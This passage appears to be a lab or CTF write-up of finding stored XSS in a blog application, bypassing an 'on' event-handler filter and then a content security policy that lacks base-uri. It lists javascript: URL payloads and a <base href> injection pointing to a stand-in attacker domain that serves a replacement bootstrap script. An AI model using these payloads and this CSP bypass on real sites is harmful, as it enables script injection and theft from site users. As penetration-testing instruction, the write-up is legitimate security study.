

We see the “onerror” part of our payload is removed. Probably there is a security mechanism checking for event handlers and removing them.





If we check the PortSwigger XSS cheat sheet (https://portswigger.net/web-security/cross-site-scripting/cheat-sheet) we can see that all event handlers start with “on”. Probably the security mechanism in our blog post checks for the “on” once we inject HTML and removes that part.



To verify this, I inject some payload but with an event handler that is not existing to check if the security mechanism is triggered: *<img src=x onSomethingToTest=testing>*









The result is the same so it seems we cannot use event handlers at the moment. This has a consequence that a lot of XSS payloads can no longer be used but there are still some options at this moment.

Another simple solution is this payload: *<script>alert()</script>*


This one is totally not rendered and becomes encoded in the source code. Bad luck we need to find something else.







What does Google say about XSS attacks without event handlers?

The first option showning brutelogic blog is always useful. He has really good blog posts (https://brutelogic.com.br/blog/)



The blog posts shows a lot of possible options. Let’s try them




The first ones did not render when I did a test with them but one gave an interesting result:
*<a href=javascript:alert(1)>click*

1) (no attribute)

```
<script>alert(1)</script>
```


2) src


```
<script src=javascript:alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)> *
```

3) href

```
<a href=javascript:alert(1)>click
<math><brute href=javascript:alert(1)>click *
```

I know this one requires user interaction by clicking a link but I thought if this works I can build further and make it somehow work without our victim clicking it. Small steps to get what we want.





This payload again does not work but reveals something new in the developer tools console. The CSP (content security policy) is blocking us this time. So actually this one would work without the CSP. Lets investigate that CSP that is set in place a bit more.

## Step 3: Finding a CSP bypass


We found a possible working payload that would still require user interaction but OK this seems to get us somewhere now we are faced with a new issue the CSP.

Google has a really good CSP evaluator that can be used to quickly check how the CSP is exactly configured and how secure it is.

Paste the URL you want to check and click “CHECK CSP”




The missing base-uri is a high severity finding. We can abuse this to bypass the CSP in some circumstances.



The base-uri missing can be abused in following way:


- We need to inject following HTML: <base href="https://www.ourattackerdomain.com/">
- The injected page needs to have a script referenced with a relative path in the source code.

With relative path this is meant: “/js/sometscript.js” for example in the application source code.

This is needed because the base tag will be linked to the script and the web application will start looking for the script on our controlled domain that we injected via the base tag.

The HackTricks blog explains this as a possible CSP bypass and shows many other good CSP bypasses:


https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass





An easy “lazy” way to quickly check for possible relative path scripts in the web application is by injecting the <base> tag with our own domain and check the webserver logs for missing script requests.

I do not own a domain but you could without any cost create a replit account for example and host some python code there to run a simple webserver:


https://replit.com



With a webserver running we can inject our base tag with our own URL and save the blog post:





Our web server logs show following incoming requests:




We are lucky. The blog application is looking for a script that it is trying to find due to it being programmed relatively in the source code: “/static/js/bootstrap.bundle.min.js”
This means we can bypass the CSP as we now control that script by hosting our own version.

Next step is easy. Setup the folder structure “/static/js” on our webserver and create a script with the name “bootstrap.bundle.min.js” in that folder. We can then put any Javascript content inside that script.

